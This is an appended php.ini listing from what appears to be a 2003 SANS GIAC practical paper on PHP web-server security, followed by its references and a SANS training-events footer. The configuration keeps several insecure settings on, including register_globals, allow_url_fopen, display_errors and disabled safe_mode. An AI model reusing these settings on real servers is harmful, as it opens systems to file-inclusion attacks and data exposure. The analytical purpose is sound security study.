 32    ; of the INI constants (On, Off, True, False, Yes, No and None) or an
expression
 33    ; (e.g. E_ALL & ~E_NOTICE), or a quoted string ("foo").
 34    ;
 35    ; Expressions in the INI file are limited to bitwise operators and
parentheses:
 36    ; |        bitwise OR
 37    ; &        bitwise AND
 38    ; ~        bitwise NOT
 39    ; !        boolean NOT
 40    ;
 41    ; Boolean flags can be turned on using the values 1, On, True or Yes.
 42    ; They can be turned off using the values 0, Off, False or No.
 43    ;
 44    ; An empty string can be denoted by simply not writing anything after the
equal
 45    ; sign, or by using the None keyword:
 46    ;
 47    ;  foo =         ; sets foo to an empty string
 48    ;  foo = none    ; sets foo to an empty string
 49    ;  foo = "none"  ; sets foo to the string 'none'
 50    ;
 51    ; If you use constants in your value, and these constants belong to a
 52    ; dynamically loaded extension (either a PHP extension or a Zend
extension),
 53    ; you may only use these constants *after* the line that loads the
extension.
 54    ;
 55    ; All the values in the php.ini-dist file correspond to the builtin
 56    ; defaults (that is, if no php.ini is used, or if you delete these lines,
 57    ; the builtin defaults will be identical).




 58    ;;;;;;;;;;;;;;;;;;;
 59    ; Language Options ;
 60    ;;;;;;;;;;;;;;;;;;;


 61    ; Enable the PHP scripting language engine under Apache.
 62    engine = On


 63    ; Allow the <? tag.  Otherwise, only <?php and <script> tags are
recognized.
 64    short_open_tag = On


 65    ; Allow ASP-style <% %> tags.
 66    asp_tags = Off


 67    ; The number of significant digits displayed in floating point numbers.
 68    precision    =  14
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 69    ; Enforce year 2000 compliance (will cause problems with non-compliant
browsers)
 70    y2k_compliance = Off


 71    ; Output buffering allows you to send header lines (including cookies)
even
 72    ; after you send body content, at the price of slowing PHP's output layer
a
 73    ; bit.  You can enable output buffering during runtime by calling the
output
 74    ; buffering functions.  You can also enable output buffering for all
files by
 75    ; setting this directive to On.  If you wish to limit the size of the
buffer
 76    ; to a certain size - you can use a maximum number of bytes instead of
'On', as
 77    ; a value for this directive (e.g., output_buffering=4096).
 78    output_buffering = Off


 79    ; You can redirect all of the output of your scripts to a function.  For
 80    ; example, if you set output_handler to "ob_gzhandler", output will be
 81    ; transparently compressed for browsers that support gzip or deflate
encoding.
 82    ; Setting an output handler automatically turns on output buffering.
 83    output_handler =


 84    ; Transparent output compression using the zlib library
 85    ; Valid values for this option are 'off', 'on', or a specific buffer size
 86    ; to be used for compression (default is 4KB)
 87    zlib.output_compression = Off


 88    ; Implicit flush tells PHP to tell the output layer to flush itself
 89    ; automatically after every output block.  This is equivalent to calling
the
 90    ; PHP function flush() after each and every call to print() or echo() and
each
 91    ; and every HTML block.  Turning this option on has serious performance
 92    ; implications and is generally recommended for debugging purposes only.
 93    implicit_flush = Off


 94    ; Whether to enable the ability to force arguments to be passed by
reference
 95    ; at function call time.  This method is deprecated and is likely to be
 96    ; unsupported in future versions of PHP/Zend.  The encouraged method of
 97    ; specifying which arguments should be passed by reference is in the
function
 98    ; declaration.  You're encouraged to try and turn this option Off and
make
 99    ; sure your scripts work properly with it in order to ensure they will
work
100    ; with future versions of the language (you will receive a warning each
time
101    ; you use this feature, and the argument will be passed by value instead
of by
102    ; reference).
103    allow_call_time_pass_reference = On
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
104    ;
105    ; Safe Mode
106    ;
107    safe_mode = Off


108    ; By default, Safe Mode does a UID compare check when
109    ; opening files. If you want to relax this to a GID compare,
110    ; then turn on safe_mode_gid.
111    safe_mode_gid = Off


112    ; When safe_mode is on, UID/GID checks are bypassed when
113    ; including files from this directory and its subdirectories.
114    ; (directory must also be in include_path or full path must
115    ; be used when including)
116    safe_mode_include_dir =


117    ; When safe_mode is on, only executables located in the
safe_mode_exec_dir
118    ; will be allowed to be executed via the exec family of functions.
119    safe_mode_exec_dir =


120    ; open_basedir, if set, limits all file operations to the defined
directory
121    ; and below.  This directive makes most sense if used in a per-directory
122    ; or per-virtualhost web server configuration file.
123    ;
124    ;open_basedir =


125    ; Setting certain environment variables may be a potential security
breach.
126    ; This directive contains a comma-delimited list of prefixes.  In Safe
Mode,
127    ; the user may only alter environment variables whose names begin with
the
128    ; prefixes supplied here.  By default, users will only be able to set
129    ; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
130    ;
131    ; Note:  If this directive is empty, PHP will let the user modify ANY
132    ; environment variable!
133    safe_mode_allowed_env_vars = PHP_


134    ; This directive contains a comma-delimited list of environment variables
that
135    ; the end user won't be able to change using putenv().  These variables
will be
136    ; protected even if safe_mode_allowed_env_vars is set to allow to change
them.
137    safe_mode_protected_env_vars = LD_LIBRARY_PATH


138    ; This directive allows you to disable certain functions for security
reasons.
139    ; It receives a comma-delimited list of function names.  This directive
is
140    ; *NOT* affected by whether Safe Mode is turned On or Off.
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
141    disable_functions =


142    ; Colors for Syntax Highlighting mode.  Anything that's acceptable in
143    ; <font color="??????"> would work.
144    highlight.string  = #CC0000
145    highlight.comment = #FF9900
146    highlight.keyword = #006600
147    highlight.bg      = #FFFFFF
148    highlight.default = #0000CC
149    highlight.html    = #000000




150    ;
151    ; Misc
152    ;
153    ; Decides whether PHP may expose the fact that it is installed on the
server
154    ; (e.g. by adding its signature to the Web server header).  It is no
security
155    ; threat in any way, but it makes it possible to determine whether you
use PHP
156    ; on your server or not.
157    expose_php = On




158    ;;;;;;;;;;;;;;;;;;;
159    ; Resource Limits ;
160    ;;;;;;;;;;;;;;;;;;;


161    max_execution_time = 30     ; Maximum execution time of each script, in
seconds
162    memory_limit = 8M      ; Maximum amount of memory a script may consume
(8MB)




163    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
164    ; Error handling and logging ;
165    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;


166    ; error_reporting is a bit-field.  Or each number up to get desired error
167    ; reporting level
168    ; E_ALL             - All errors and warnings
169    ; E_ERROR           - fatal run-time errors
170    ; E_WARNING         - run-time warnings (non-fatal errors)
171    ; E_PARSE           - compile-time parse errors
172    ; E_NOTICE          - run-time notices (these are warnings which often
result
173    ;                     from a bug in your code, but it's possible that it
was
174    ;                     intentional (e.g., using an uninitialized variable
and
175    ;                     relying on the fact it's automatically initialized
to an
176    ;                     empty string)
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
177    ; E_CORE_ERROR      - fatal errors that occur during PHP's initial
startup
178    ; E_CORE_WARNING    - warnings (non-fatal errors) that occur during PHP's
179    ;                     initial startup
180    ; E_COMPILE_ERROR   - fatal compile-time errors
181    ; E_COMPILE_WARNING - compile-time warnings (non-fatal errors)
182    ; E_USER_ERROR      - user-generated error message
183    ; E_USER_WARNING    - user-generated warning message
184    ; E_USER_NOTICE     - user-generated notice message
185    ;
186    ; Examples:
187    ;
188    ;   - Show all errors, except for notices
189    ;
190    ;error_reporting = E_ALL & ~E_NOTICE
191    ;
192    ;   - Show only errors
193    ;
194    ;error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
195    ;
196    ;   - Show all errors except for notices
197    ;
198    error_reporting  =  E_ALL & ~E_NOTICE


199    ; Print out errors (as a part of the output).  For production web sites,
200    ; you're strongly encouraged to turn this feature off, and use error
logging
201    ; instead (see below).  Keeping display_errors enabled on a production
web site
202    ; may reveal security information to end users, such as file paths on
your Web
203    ; server, your database schema or other information.
204    display_errors = On


205    ; Even when display_errors is on, errors that occur during PHP's startup
206    ; sequence are not displayed.  It's strongly recommended to keep
207    ; display_startup_errors off, except for when debugging.
208    display_startup_errors = Off


209    ; Log errors into a log file (server-specific log, stderr, or error_log
(below))
210    ; As stated above, you're strongly advised to use error logging in place
of
211    ; error displaying on production web sites.
212    log_errors = Off


213    ; Store the last error/warning message in $php_errormsg (boolean).
214    track_errors = Off


215    ; Disable the inclusion of HTML tags in error messages.
216    ;html_errors = Off
217
218    ; String to output before an error message.
219    ;error_prepend_string = "<font color=ff0000>"


220    ; String to output after an error message.
221    ;error_append_string = "</font>"
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
222    ; Log errors to specified file.
223    ;error_log = filename


224    ; Log errors to syslog (Event Log on NT, not valid in Windows 95).
225    ;error_log = syslog


226    ; Warn if the + operator is used with strings.
227    warn_plus_overloading = Off




228    ;;;;;;;;;;;;;;;;;
229    ; Data Handling ;
230    ;;;;;;;;;;;;;;;;;
231    ;
232    ; Note - track_vars is ALWAYS enabled as of PHP 4.0.3


233    ; The separator used in PHP generated URLs to separate arguments.
234    ; Default is "&".
235    ;arg_separator.output = "&amp;"


236    ; List of separator(s) used by PHP to parse input URLs into variables.
237    ; Default is "&".
238    ; NOTE: Every character in this directive is considered as separator!
239    ;arg_separator.input = ";&"


240    ; This directive describes the order in which PHP registers GET, POST,
Cookie,
241    ; Environment and Built-in variables (G, P, C, E & S respectively, often
242    ; referred to as EGPCS or GPC).  Registration is done from left to right,
newer
243    ; values override older values.
244    variables_order = "EGPCS"


245    ; Whether or not to register the EGPCS variables as global variables.
You may
246    ; want to turn this off if you don't want to clutter your scripts' global
scope
247    ; with user data.  This makes most sense when coupled with track_vars -
in which
248    ; case you can access all of the GPC variables through the
$HTTP_*_VARS[],
249    ; variables.
250    ;
251    ; You should do your best to write your scripts so that they do not
require
252    ; register_globals to be on;  Using form variables as globals can easily
lead
253    ; to possible security problems, if the code is not very well thought of.
254    register_globals = On


255    ; This directive tells PHP whether to declare the argv&argc variables
(that
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
256    ; would contain the GET information).  If you don't use these variables,
you
257    ; should turn it off for increased performance.
258    register_argc_argv = On


259    ; Maximum size of POST data that PHP will accept.
260    post_max_size = 8M


261    ; This directive is deprecated.  Use variables_order instead.
262    gpc_order = "GPC"


263    ; Magic quotes
264    ;


265    ; Magic quotes for incoming GET/POST/Cookie data.
266    magic_quotes_gpc = On
267    ;magic_quotes_gpc = Off
268
269    ; Magic quotes for runtime-generated data, e.g. data from SQL, from
exec(), etc.
270    magic_quotes_runtime = Off


271    ; Use Sybase-style magic quotes (escape ' with '' instead of \').
272    magic_quotes_sybase = Off


273    ; Automatically add files before or after any PHP document.
274    auto_prepend_file =
275    auto_append_file =


276    ; As of 4.0b4, PHP always outputs a character encoding by default in
277    ; the Content-type: header.  To disable sending of the charset, simply
278    ; set it to be empty.
279    ;
280    ; PHP's built-in default is text/html
281    default_mimetype = "text/html"
282    ;default_charset = "iso-8859-1"




283    ;;;;;;;;;;;;;;;;;;;;;;;;;
284    ; Paths and Directories ;
285    ;;;;;;;;;;;;;;;;;;;;;;;;;


286    ; UNIX: "/path1:/path2"
287    ;include_path = ".:/php/includes"
288    ;
289    include_path = ".:/home/rohana/public_html/conjoint/common"


290    ; Windows: "\path1;\path2"
291    ;include_path = ".;c:\php\includes"


292    ; The root of the PHP pages, used only if nonempty.
```

© SANS Institute 2003, Author retains full rights.

```
293    doc_root =


294    ; The directory under which PHP opens the script using /~usernamem used
only
295    ; if nonempty.
296    user_dir =


297    ; Directory in which the loadable extensions (modules) reside.
298    extension_dir = ./


299    ; Whether or not to enable the dl() function.  The dl() function does NOT
work
300    ; properly in multithreaded servers, such as IIS or Zeus, and is
automatically
301    ; disabled on them.
302    enable_dl = On




303    ;;;;;;;;;;;;;;;;
304    ; File Uploads ;
305    ;;;;;;;;;;;;;;;;


306    ; Whether to allow HTTP file uploads.
307    file_uploads = On


308    ; Temporary directory for HTTP uploaded files (will use system default if
not
309    ; specified).
310    ;upload_tmp_dir =


311    ; Maximum allowed size for uploaded files.
312    upload_max_filesize = 2M




313    ;;;;;;;;;;;;;;;;;;
314    ; Fopen wrappers ;
315    ;;;;;;;;;;;;;;;;;;


316    ; Whether to allow the treatment of URLs (like http:// or ftp://) as
files.
317    allow_url_fopen = On


318    ; Define the anonymous ftp password (your email address)
319    ;from="john@doe.com"




320    ;;;;;;;;;;;;;;;;;;;;;;
321    ; Dynamic Extensions ;
322    ;;;;;;;;;;;;;;;;;;;;;;
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
323    ;
324    ; If you wish to have an extension loaded automatically, use the
following
325    ; syntax:
326    ;
327    ;   extension=modulename.extension
328    ;
329    ; For example, on Windows:
330    ;
331    ;   extension=msql.dll
332    ;
333    ; ... or under UNIX:
334    ;
335    ;   extension=msql.so
336    ;
337    ; Note that it should be the name of the module only; no directory
information
338    ; needs to go here.  Specify the location of the extension with the
339    ; extension_dir directive above.



340    ;Windows Extensions
341    ;Note that MySQL and ODBC support is now built in, so no dll is needed
for it.
342    ;
343    ;extension=php_bz2.dll
344    ;extension=php_ctype.dll
345    ;extension=php_cpdf.dll
346    ;extension=php_curl.dll
347    ;extension=php_cybercash.dll
348    ;extension=php_db.dll
349    ;extension=php_dba.dll
350    ;extension=php_dbase.dll
351    ;extension=php_dbx.dll
352    ;extension=php_domxml.dll
353    ;extension=php_dotnet.dll
354    ;extension=php_exif.dll
355    ;extension=php_fbsql.dll
356    ;extension=php_fdf.dll
357    ;extension=php_filepro.dll
358    ;extension=php_gd.dll
359    ;extension=php_gettext.dll
360    ;extension=php_hyperwave.dll
361    ;extension=php_iconv.dll
362    ;extension=php_ifx.dll
363    ;extension=php_iisfunc.dll
364    ;extension=php_imap.dll
365    ;extension=php_ingres.dll
366    ;extension=php_interbase.dll
367    ;extension=php_java.dll
368    ;extension=php_ldap.dll
369    ;extension=php_mbstring.dll
370    ;extension=php_mcrypt.dll
371    ;extension=php_mhash.dll
372    ;extension=php_ming.dll
373    ;extension=php_mssql.dll
374    ;extension=php_oci8.dll
375    ;extension=php_openssl.dll
376    ;extension=php_oracle.dll
377    ;extension=php_pdf.dll
378    ;extension=php_pgsql.dll
```

© SANS Institute 2003, Author retains full rights.

```
379    ;extension=php_printer.dll
380    ;extension=php_sablot.dll
381    ;extension=php_shmop.dll
382    ;extension=php_snmp.dll
383    ;extension=php_sockets.dll
384    ;extension=php_sybase_ct.dll
385    ;extension=php_xslt.dll
386    ;extension=php_yaz.dll
387    ;extension=php_zlib.dll




388    ;;;;;;;;;;;;;;;;;;;
389    ; Module Settings ;
390    ;;;;;;;;;;;;;;;;;;;


391    [Syslog]
392    ; Whether or not to define the various syslog variables (e.g. $LOG_PID,
393    ; $LOG_CRON, etc.).  Turning it off is a good idea performance-wise.  In
394    ; runtime, you can define these variables by calling
define_syslog_variables().
395    define_syslog_variables  = Off


396    [mail function]
397    ; For Win32 only.
398    SMTP = localhost


399    ; For Win32 only.
400    sendmail_from = me@localhost.com


401    ; For Unix only.  You may supply arguments as well (default: 'sendmail -t
-i').
402    ;sendmail_path =


403    [Logging]
404    ; These configuration directives are used by the example logging
mechanism.
405    ; See examples/README.logging for more explanation.
406    ;logging.method = db
407    ;logging.directory = /path/to/log/directory


408    [Java]
409    java.class.path =
/etc/java_classes/php_java.jar:/usr/local/java/jre/lib/rt.jar
410    java.home = /usr/local/java
411    java.library = /usr/local/java/jre/lib/i386/client/libjvm.so
412    java.library.path =
/usr/local/java/jre/lib/i386/client:/usr/local/etc/php-
4.1.2/lib/php/extensions/no-debug-non-zts-20010901
413    extension_dir = /usr/local/etc/php-4.1.2/lib/php/extensions/no-debug-non-
zts-20010901
414    extension=libphp_java.so


415    [SQL]
416    sql.safe_mode = Off
```

© SANS Institute 2003, Author retains full rights.

```
417    [ODBC]
418    ;odbc.default_db    =  Not yet implemented
419    ;odbc.default_user  =  Not yet implemented
420    ;odbc.default_pw    =  Not yet implemented


421    ; Allow or prevent persistent links.
422    odbc.allow_persistent = On


423    ; Check that a connection is still valid before reuse.
424    odbc.check_persistent = On


425    ; Maximum number of persistent links.  -1 means no limit.
426    odbc.max_persistent = -1


427    ; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
428    odbc.max_links = -1


429    ; Handling of LONG fields.  Returns number of bytes to variables.  0
means
430    ; passthru.
431    odbc.defaultlrl = 4096


432    ; Handling of binary data.  0 means passthru, 1 return as is, 2 convert
to char.
433    ; See the documentation on odbc_binmode and odbc_longreadlen for an
explanation
434    ; of uodbc.defaultlrl and uodbc.defaultbinmode
435    odbc.defaultbinmode = 1


436    [MySQL]
437    ; Allow or prevent persistent links.
438    mysql.allow_persistent = On


439    ; Maximum number of persistent links.  -1 means no limit.
440    mysql.max_persistent = -1


441    ; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
442    mysql.max_links = -1


443    ; Default port number for mysql_connect().  If unset, mysql_connect()
will use
444    ; the $MYSQL_TCP_PORT or the mysql-tcp entry in /etc/services or the
445    ; compile-time value defined MYSQL_PORT (in that order).  Win32 will only
look
446    ' at MYSQL_PORT.
447    mysql.default_port =
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
448    ; Default socket name for local MySQL connects.  If empty, uses the
built-in
449    ; MySQL defaults.
450    mysql.default_socket =


451    ; Default host for mysql_connect() (doesn't apply in safe mode).
452    mysql.default_host =


453    ; Default user for mysql_connect() (doesn't apply in safe mode).
454    mysql.default_user =


455    ; Default password for mysql_connect() (doesn't apply in safe mode).
456    ; Note that this is generally a *bad* idea to store passwords in this
file.
457    ; *Any* user with PHP access can run 'echo
cfg_get_var("mysql.default_password")
458    ; and reveal this password!  And of course, any users with read access to
this
459    ; file will be able to reveal the password as well.
460    mysql.default_password =


461    [mSQL]
462    ; Allow or prevent persistent links.
463    msql.allow_persistent = On


464    ; Maximum number of persistent links.  -1 means no limit.
465    msql.max_persistent = -1


466    ; Maximum number of links (persistent+non persistent).  -1 means no
limit.
467    msql.max_links = -1


468    [PostgresSQL]
469    ; Allow or prevent persistent links.
470    pgsql.allow_persistent = On


471    ; Maximum number of persistent links.  -1 means no limit.
472    pgsql.max_persistent = -1


473    ; Maximum number of links (persistent+non persistent).  -1 means no
limit.
474    pgsql.max_links = -1


475    [Sybase]
476    ; Allow or prevent persistent links.
477    sybase.allow_persistent = On


478    ; Maximum number of persistent links.  -1 means no limit.
479    sybase.max_persistent = -1
```

© SANS Institute 2003, Author retains full rights.

```
480    ; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
481    sybase.max_links = -1


482    ;sybase.interface_file = "/usr/sybase/interfaces"


483    ; Minimum error severity to display.
484    sybase.min_error_severity = 10


485    ; Minimum message severity to display.
486    sybase.min_message_severity = 10


487    ; Compatability mode with old versions of PHP 3.0.
488    ; If on, this will cause PHP to automatically assign types to results
according
489    ; to their Sybase type, instead of treating them all as strings.  This
490    ; compatability mode will probably not stay around forever, so try
applying
491    ; whatever necessary changes to your code, and turn it off.
492    sybase.compatability_mode = Off


493    [Sybase-CT]
494    ; Allow or prevent persistent links.
495    sybct.allow_persistent = On


496    ; Maximum number of persistent links.  -1 means no limit.
497    sybct.max_persistent = -1


498    ; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
499    sybct.max_links = -1


500    ; Minimum server message severity to display.
501    sybct.min_server_severity = 10


502    ; Minimum client message severity to display.
503    sybct.min_client_severity = 10


504    [bcmath]
505    ; Number of decimal digits for all bcmath functions.
506    bcmath.scale = 0


507    [browscap]
508    ;browscap = extra/browscap.ini


509    [Informix]
510    ; Default host for ifx_connect() (doesn't apply in safe mode).
511    ifx.default_host =


512    ; Default user for ifx_connect() (doesn't apply in safe mode).
```

© SANS Institute 2003, Author retains full rights.

```
513    ifx.default_user =


514    ; Default password for ifx_connect() (doesn't apply in safe mode).
515    ifx.default_password =


516    ; Allow or prevent persistent links.
517    ifx.allow_persistent = On


518    ; Maximum number of persistent links.  -1 means no limit.
519    ifx.max_persistent = -1


520    ; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
521    ifx.max_links = -1


522    ; If on, select statements return the contents of a text blob instead of
its id.
523    ifx.textasvarchar = 0


524    ; If on, select statements return the contents of a byte blob instead of
its id.
525    ifx.byteasvarchar = 0


526    ; Trailing blanks are stripped from fixed-length char columns.  May help
the
527    ; life of Informix SE users.
528    ifx.charasvarchar = 0


529    ; If on, the contents of text and byte blobs are dumped to a file instead
of
530    ; keeping them in memory.
531    ifx.blobinfile = 0


532    ; NULL's are returned as empty strings, unless this is set to 1.  In that
case,
533    ; NULL's are returned as string 'NULL'.
534    ifx.nullformat = 0


535    [Session]
536    ; Handler used to store/retrieve data.
537    session.save_handler = files


538    ; Argument passed to save_handler.  In the case of files, this is the
path
539    ; where data files are stored. Note: Windows users have to change this
540    ; variable in order to use PHP's session functions.
541    session.save_path = /tmp/php_sessions


542    ; Whether to use cookies.
543    session.use_cookies = 1
```

© SANS Institute 2003, Author retains full rights.

```
544    ; Name of the session (used as cookie name).
545    session.name = PHPSESSID

546    ; Initialize session on request startup.
547    session.auto_start = 0

548    ; Lifetime in seconds of cookie or, if 0, until browser is restarted.
549    session.cookie_lifetime = 0

550    ; The path for which the cookie is valid.
551    session.cookie_path = /

552    ; The domain for which the cookie is valid.
553    session.cookie_domain =

554    ; Handler used to serialize data.  php is the standard serializer of PHP.
555    session.serialize_handler = php

556    ; Percentual probability that the 'garbage collection' process is started
557    ; on every session initialization.
558    session.gc_probability = 1

559    ; After this number of seconds, stored data will be seen as 'garbage' and
560    ; cleaned up by the garbage collection process.
561    session.gc_maxlifetime = 1440

562    ; Check HTTP Referer to invalidate externally stored URLs containing ids.
563    session.referer_check =

564    ; How many bytes to read from the file.
565    session.entropy_length = 0

566    ; Specified here to create the session id.
567    session.entropy_file =

568    ;session.entropy_length = 16

569    ;session.entropy_file = /dev/urandom

570    ; Set to {nocache,private,public} to determine HTTP caching aspects.
571    session.cache_limiter = nocache

572    ; Document expires after n minutes.
573    session.cache_expire = 180
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
; use transient sid support if enabled by compiling with --enable-trans-sid.
session.use_trans_sid = 1

url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"

[MSSQL]
; Allow or prevent persistent links.
mssql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mssql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
mssql.max_links = -1

; Minimum error severity to display.
mssql.min_error_severity = 10

; Minimum message severity to display.
mssql.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
mssql.compatability_mode = Off

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textlimit = 4096

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textsize = 4096

; Limits the number of records in each batch.  0 = all records in one batch.
;mssql.batchsize = 0

[Assertion]
; Assert(expr); active by default.
;assert.active = On

; Issue a PHP warning for each failed assertion.
;assert.warning = On

; Don't bail out by default.
;assert.bail = Off

; User-function to be called if an assertion fails.
;assert.callback = 0
```

© SANS Institute 2003, Author retains full rights.

```
605    ; Eval the expression with current error_reporting().  Set to true if you
want
606    ; error_reporting(0) around the eval().
607    ;assert.quiet_eval = 0


608    [Ingres II]
609    ; Allow or prevent persistent links.
610    ingres.allow_persistent = On


611    ; Maximum number of persistent links.  -1 means no limit.
612    ingres.max_persistent = -1


613    ; Maximum number of links, including persistents.  -1 means no limit.
614    ingres.max_links = -1


615    ; Default database (format: [node_id::]dbname[/srv_class]).
616    ingres.default_database =


617    ; Default user.
618    ingres.default_user =


619    ; Default password.
620    ingres.default_password =


621    [Verisign Payflow Pro]
622    ; Default Payflow Pro server.
623    pfpro.defaulthost = "test-payflow.verisign.com"


624    ; Default port to connect to.
625    pfpro.defaultport = 443


626    ; Default timeout in seconds.
627    pfpro.defaulttimeout = 30


628    ; Default proxy IP address (if required).
629    ;pfpro.proxyaddress =


630    ; Default proxy port.
631    ;pfpro.proxyport =


632    ; Default proxy logon.
633    ;pfpro.proxylogon =


634    ; Default proxy password.
635    ;pfpro.proxypassword =


636    [Sockets]
637    ; Use the system read() function instead of the php_read() wrapper.
```

© SANS Institute 2003, Author retains full rights.

```
638    sockets.use_system_read = On


639    [com]
640    ; path to a file containing GUIDs, IIDs or filenames of files with
TypeLibs
641    ;com.typelib_file =
642    ; allow Distributed-COM calls
643    ;com.allow_dcom = true
644    ; autoregister constants of a components typlib on com_load()
645    ;com.autoregister_typelib = true
646    ; register constants casesensitive
647    ;com.autoregister_casesensitive = false
648    ; show warnings on duplicate constat registrations
649    ;com.autoregister_verbose = true


650    [Printer]
651    ;printer.default_printer = ""


652    [mbstring]
653    ;mbstring.internal_encoding = EUC-JP
654    ;mbstring.http_input = auto
655    ;mbstring.http_output = SJIS
656    ;mbstring.detect_order = auto
657    ;mbstring.substitute_character = none;


658    [FrontBase]
659    ;fbsql.allow_persistant = On
660    ;fbsql.autocommit = On
661    ;fbsql.default_database =
662    ;fbsql.default_database_password =
663    ;fbsql.default_host =
664    ;fbsql.default_password =
665    ;fbsql.default_user = "_SYSTEM"
666    ;fbsql.generate_warnings = Off
667    ;fbsql.max_connections = 128
668    ;fbsql.max_links = 128
669    ;fbsql.max_persistent = -1
670    ;fbsql.max_results = 128
671    ;fbsql.mbatchSize = 1000


672    ; Local Variables:
673    ; tab-width: 4
674    ; End:
```

© SANS Institute 2003, Author retains full rights.

5 References

[i] Internet Storm Center. URL: http://isc.incidents.org/top10.html

[ii] Internet Storm Center. Port 80 details. URL: http://isc.incidents.org/port_details.html?port=80

[iii] Netcraft: Webserver Survey Archives.
URL: http://news.netcraft.com/archives/webserver_survey.html

[iv] PHP: Hypertext Preprocessor. URL: http://www.php.net

[v] Fielding, R, Gettys, J, et al. "Hypertext Transfer Protocol – HTTP 1.1"
URL: http://www.ietf.org/rfc/rfc2616.txt

[vi] Ibid

[vii] Kantor, Peter L. "HTTP Basics."
URL: http://www.hvcc.edu/~kantopet/php/index.php?page=http+basics

[viii] Fielding, R, Gettys, J, et al. "Hypertext Transfer Protocol – HTTP 1.1"
URL: http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html

[ix] Berners-Lee, T., Connolly, D. Hypertext Markup Language – 2.0.
URL: http://www.ietf.org/rfc/rfc1866.txt

[x] PHP: Introduction. URL: http://www.php.net/manual/en/introduction.php

[xi] PHP: date – Manual. URL: http://www.php.net/manual/en/function.date.php

[xii] The Open Web Application Security Project. URL: http://www.owasp.org/

[xiii] Common Vulnerabilities and Exposures CVE-2001-0321.
URL:http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0321

[xiv] PHP: file system security – Manual.
URL: http://www.php.net/manual/en/security.filesystem.php

[xv] PHP: include – Manual. URL: http://www.php.net/manual/en/function.include.php

[xvi] Comprehensive Perl Archive Network. URL: http://www.cpan.org/

[xvii] SNORT: The Open Source Network Intrusion Detection System. URL: http://www.snort.org

[xviii] PHP: safe mode – Manual. URL: http://www.php.net/manual/en/features.safe-mode.php

[xix] Nessus. URL: http://www.nessus.org

[xx] Chkrootkit. URL: http://www.chkrootkit.org

[xxi] Nikto. URL: http://www.cirt.net/code/nikto.shtml

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Last Updated: April 24th, 2017

Upcoming Training

Click Here to
{Get CERTIFIED!}

Automotive Cybersecurity Summit	Detroit, MI	May 01, 2017 - May 08, 2017	Live Event
SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
Community SANS St Louis SEC504	St Louis, MO	May 15, 2017 - May 20, 2017	Community SANS
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Huntsville - SEC504	Huntsville, AL	Jun 12, 2017 - Jun 17, 2017	Community SANS
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Philippines 2017	Manila, Philippines	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Marina del Rey SEC504	Marina del Rey, CA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
